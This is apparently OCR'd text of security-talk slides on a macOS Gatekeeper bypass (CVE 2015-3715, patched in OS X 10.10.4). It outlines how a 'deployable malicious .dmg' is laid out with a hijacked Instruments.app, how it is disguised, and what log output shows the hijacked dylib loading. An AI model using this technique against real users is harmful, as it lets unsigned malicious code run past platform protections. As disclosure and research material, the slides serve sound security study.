


```
▼ Applications
      Instruments.app
▶ Developer
▶ OtherFrameworks
▼ SharedFrameworks
    ▶ CoreProfileDT.framework
    ▼ CoreSimulator.framework
        ▼ Versions
            ▼ A
                CoreSimulator
```

required directory structure

'clean up' the .dmg


- hide files/folder
- set top-level alias to app
- change icon & background
- make read-only



(deployable) malicious .dmg

# Gatekeeper Bypass


## 3) #winning




Allow apps downloaded from:

- ● Mac App Store
- ○ Mac App Store and identified developers
- ○ Anywhere

gatekeeper setting's (maximum)






"FlashInstaller.app" is an application downloaded from the Internet. Are you sure you want to open it?

standard alert

CVE 2015-3715
patched in OS X 10.10.4

unsigned (non-Mac App Store) code execution!!




```
Instruments: loaded as a hijacked dylib in process 24718
Instruments: loaded as a hijacked dylib in process /Volumes/unsafe/Applications/Instruments.app/Contents/MacOS/Instruments
```

gatekeeper bypass :)

# Gatekeeper Bypass

